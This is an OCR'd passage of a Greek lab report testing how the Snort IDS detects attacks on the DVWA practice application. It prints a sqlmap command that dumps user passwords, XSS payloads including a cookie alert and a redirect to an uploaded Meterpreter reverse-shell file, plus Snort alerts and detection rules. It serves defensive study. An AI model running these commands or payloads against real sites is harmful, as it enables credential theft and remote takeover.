


Και το αποτέλεσμα του snort είναι το ίδιο με το προηγούμενο:

```
[**] [1:19779:1] WEB-MISC sqlmap SQL injection scan attempt [**]
[Classification: Access to a Potentially Vulnerable Web Application]
[Priority: 2]
09/27-18:44:09.899819 192.168.19.136:35938 -> 192.168.19.129:80
TCP TTL:64 TOS:0x0 ID:17297 IpLen:20 DgmLen:511 DF
***A**** Seq: 0xC409C4D8  Ack: 0x6C5D550A  Win: 0x1B00  TcpLen: 32
[Xref => http://sqlmap.sourceforge.net]
```

Το ίδιο συμβαίνει ακόμα κι όταν θελήσουμε να πάρουμε τα συνθηματικά των χρηστών της βάσης με την εντολή:

```
./sqlmap.py -u
"http://192.168.19.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=slf2ijam5oaviqh6gg1faanob4; security=low;" -D dvwa
-T users -C user,password –dump
```



Η καταγραφή είναι ομοίως:

```
[**] [1:19779:1] WEB-MISC sqlmap SQL injection scan attempt [**]
[Classification: Access to a Potentially Vulnerable Web Application]
[Priority: 2]
09/27-18:49:55.433980 192.168.19.136:39470 -> 192.168.19.129:80
TCP TTL:64 TOS:0x0 ID:56175 IpLen:20 DgmLen:826 DF
***A**** Seq: 0x703658A  Ack: 0x5E808737  Win: 0x1CC0  TcpLen: 32
[Xref => http://sqlmap.sourceforge.net]
```

Επιπλέον καταγράφεται το παρακάτω event:

```
[**] [1:13990:11] SQL union select - possible sql injection attempt -
GET parameter [**]
[Classification: Misc Attack] [Priority: 2]
09/27-18:49:55.433980 192.168.19.136:39470 -> 192.168.19.129:80
TCP TTL:64 TOS:0x0 ID:56175 IpLen:20 DgmLen:826 DF
***A**** Seq: 0x703658A  Ack: 0x5E808737  Win: 0x1CC0  TcpLen: 32
```

το οποίο προκύπτει από τον κανόνα:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"SQL union
select - possible sql injection attempt - GET parameter";
flow:established,to_server; content:"union"; fast_pattern; nocase;
http_uri; content:"select"; nocase; http_uri;
pcre:"/union\s+(all\s+)?select\s+/Ui"; metadata:policy security-ips
drop; classtype:misc-attack; sid:13990; rev:11;)
```

και υποδηλώνει ότι μια προσπάθεια έχει γίνει για να μπει ένας SQL κώδικας από ένα απομακρυσμένο μηχάνημα μέσω της εντολής «union select». Αυτό μπορεί να οδηγήσει σε πρόσβαση στο σύστημα ενός μη εξουσιοδοτημένου χρήστη και πιθανόν και σε δικαιώματα διαχειριστή.

XSS-Cross Site Scripting attack

Με τον όρο **Cross-site scripting** ή XSS αναφερόμαστε στην εκμετάλλευση διάφορων ευπαθειών υπολογιστικών συστημάτων με εισαγωγή κώδικα HTML ή Javascript. Κάποιος κακόβουλος χρήστης, θα μπορούσε να εισάγει κώδικα σε έναν ιστοχώρο, μέσω ενός κειμένου εισόδου για παράδειγμα, ο οποίος θα μπορούσε να προκαλέσει προβλήματα στον διαχειριστή ή επισκέπτη του ιστοχώρου.

Ο κακόβουλος χρήστης θα μπορούσε να επιτύχει *:*

- Κλοπή κωδικών/λογαριασμών κλπ προσωπικών δεδομένων
- Αλλαγή ρυθμίσεων του ιστοχώρου
- Κλοπή των *cookies*
- Ψεύτικη διαφήμιση (μέσω, π.χ., ενός συνδέσμου)


Η ευπάθεια αναφέρεται στην αδυναμία του συστήματος που υποστηρίζει ο ιστοχώρος να φιλτράρει και να απορρίψει τυχόν επιβλαβείς εισόδους. Οι επιθέσεις XSS μπορούν να χωριστούν σε τρεις κύριες κατηγορίες. Το βασικό κριτήριο διαχωρισμού είναι ο τρόπος με τον οποίο ο κακόβουλος κώδικας (payload) καταλήγει στον browser του θύματος. Έτσι, έχουμε τις ακόλουθες τρεις κατηγορίες.

- **Reflected XSS**. Στα Reflected XSS (γνωστά και ως **Non-persistent XSS**), τα ίδια τα θύματα στέλνουν άθελα τους το κακόβουλο payload στη σελίδα. Η σελίδα κατασκευάζει την έξοδό της ενσωματώνοντας αυτόν τον κώδικα, έτσι ο κώδικας επιστρέφει στο θύμα και εκτελείται από τον browser. Για παράδειγμα, το θύμα πείθεται (εξαπατείται) να πατήσει πάνω σε κάποιο ειδικά διαμορφωμένο link, το οποίο έχει ενσωματωμένο στο URL του ένα κακόβουλο payload. Στη συγκεκριμένη περίπτωση ο επιτιθέμενος στηρίζεται στην άγνοια του θύματος. Αυτή η μορφή των επιθέσεων XSS διευκολύνονται από υπηρεσίες σμίκρυνσης URL (bit.ly, goo.gl κ.ά.) καθώς τα URL που παράγουν αυτές οι υπηρεσίες κρύβουν τον τελικό τους στόχο. Φυσικά, για να πετύχει ένα XSS αυτού του είδους χρειάζεται και social engineering. Μια επίθεση Reflected XSS πραγματοποιείται μόνο όταν το θύμα πατήσει στο μολυσμένο σύνδεσμο. Με τη χρήση του Reflected XSS, οι επιτιθέμενοι μπορούν να κλέψουν το session ID (cookie) του θύματος και να περιηγηθούν στη σελίδα μέσα από το λογαριασμό του.
- **Persistent XSS.** Σε μια επίθεση Persistent XSS το κακόβουλο payload δεν εκτελείται μόνο σε κάποιον μεμονωμένο χρήστη, αλλά σε όλους τους επισκέπτες της μολυσμένης σελίδας. Αυτό συμβαίνει γιατί το payload αποθηκεύεται στη βάση δεδομένων του website και φορτώνεται αυτόματα από τον κώδικα των ιστοσελίδων. Πρόκειται για την πιο επικίνδυνη μορφή XSS, καθώς είναι ιδιαίτερα μαζική. Τα Persistent XSS δεν είναι σπάνια και πραγματοποιούνται σε websites τα οποία χρησιμοποιούν βάσεις δεδομένων (τα CMS, τα forum κ.ο.κ.).
- **DOM-based XSS.** Ο συγκεκριμένος τύπος XSS βασίζεται στο DOM. Αυτή τη φορά δεν χρειάζεται να σταλεί ο κακόβουλος κώδικας στον server ώστε να επιστραφεί στον browser του θύματος, ούτε να τον αποθηκευτεί στη βάση δεδομένων του website. Αυτή η επίθεση θα μπορούσε να λειτουργήσει και τοπικά, σε μια στατική σελίδα HTML, η οποία έχει αποθηκευτεί στο μηχάνημα. Προϋπόθεση για κάτι τέτοιο είναι η αξιοποίηση των μεθόδων DOM από τη σελίδα, για τη λήψη του URL στο οποίο εμφανίζονται.


Στην παρούσα εργασία παρουσιάζονται κάποια παραδείγματα XSS επιθέσεων στο DVWA και πώς το Snort τα αντιμετωπίζει.

Βασικό XSS Test

Αρχικά γίνεται η επίθεση στο DVWA:



Και το αποτέλεσμα της είναι:




Η καταγραφή του snort είναι η παρακάτω, από την οποία φαίνεται η ανίχνευση του XSS:

```
10/01-20:26:53.519954  [**] [1:19645:2] EXPLOIT cross-site scripting
attempt via form data attempt [**] [Classification: Attempted User
Privilege Gain] [Priority: 1] {TCP} 192.168.19.136:57335 ->
192.168.19.131:80
```

η οποία προέκυψε από τον κανόνα:

```
[alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT
cross-site scripting attempt via form data attempt";
flow:to_server,established; content:"%3Cscript"; nocase;
http_client_body; metadata:policy security-ips drop;
classtype:attempted-user; sid:19645; rev:2;)]
```

Στη συνέχεια, επιλέγεται η επιλογή Database Setup για να επαναφερθεί η βάση στην αρχική της κατάσταση:



Το snort ανιχνεύει την κίνηση κι εμφανίζει:

```
10/01-21:10:44.681269  [**] [1:2281:10] WEB-PHP Setup.php access [**]
[Classification: Access to a Potentially Vulnerable Web Application]
[Priority: 2] {TCP} 192.168.19.136:49094 -> 192.168.19.131:80
```

Το οποίο προκύπτει από τον κανόνα με sid 2281 από την Sourcefire:


```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-PHP
Setup.php access"; flow:to_server,established; content:"/Setup.php";
fast_pattern; nocase; http_uri; reference:bugtraq,9057;
reference:cve,2009-1151; classtype:web-application-activity; sid:2281;
rev:10;)
```


Αυτό το συμβάν υποδηλώνει ότι έγινε μια προσπάθεια για να γίνει εκμεταλλεύσιμη μια γνωστή ευπάθεια στην PHP εφαρμογή. Αυτό οδηγεί στο να μπορεί ένας επιτιθέμενος να εκτελέσει PHP κώδικα και να συμπεριλάβει php αρχεία της επιλογής του.

XSS Stored Cookie Exploit Test

Σ' αυτή την περίπτωση εκτελείται ένα script με το οποίο αποκτάται το sessionid που ο web server εγκαθιστά στην σύνδεση του με τον διακομιστή. Ένας επιτιθέμενος θα μπορούσε εύκολα να τροποποιήσει αυτό το XSS Script για να στέλνει το cookie σε μια απομακρυσμένη τοποθεσία αντί να το εμφανίσει. Αν για παράδειγμα αυτό ήταν το site μια τράπεζας, κάθε φορά που ο χρήστης συνδέεται στο σύστημα οι πληροφορίες για το sessionid θα στέλνονται σε μια απομακρυσμένη τοποθεσία με πολύ επικίνδυνες συνέπειες.

Εδώ παρουσίαζεται το XSS Script που γράφεται (<script>alert(document.cookie)</script>) καθώς και το αποτέλεσμα:






Η καταγραφή του snort είναι όμοια με τις παραπάνω:


```
10/01-23:38:43.665390  [**] [1:19645:2] EXPLOIT cross-site scripting attempt via form data attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1] {TCP} 192.168.19.136:59872 -> 192.168.19.131:80
```

PHP Payload cross site scripting επίθεση


Στο επόμενο παράδειγμα θα δημιουργηθεί ένα php/meterpreter/reverse_tcp payload το οποίο και θα «ανέβει» στο DVWA με το όνομα FORUM_BUG.php και στη συνέχεια θα γίνει μια PHP Payload XSS επίθεση.



Με το Metasploit πραγματοποιείται το exploit:




Και γίνεται το XSS Stored window.location Exploit Test γράφοντας στο πεδίο Message: `<script>window.location="http://192.168.19.131/dvwa/hackable/uploads/FORUM_BUG.php" </script>`



Σ' αυτό το σημείο το snort ανιχνεύει το XSS Exploit κι ομοίως με παραπάνω εμφανίζει το αντίστοιχο event:

```
10/02-00:04:42.078635  [**] [1:19645:2] EXPLOIT cross-site scripting
attempt via form data attempt [**] [Classification: Attempted User
Privilege Gain] [Priority: 1] {TCP} 192.168.19.136:39460 ->
192.168.19.131:80
```

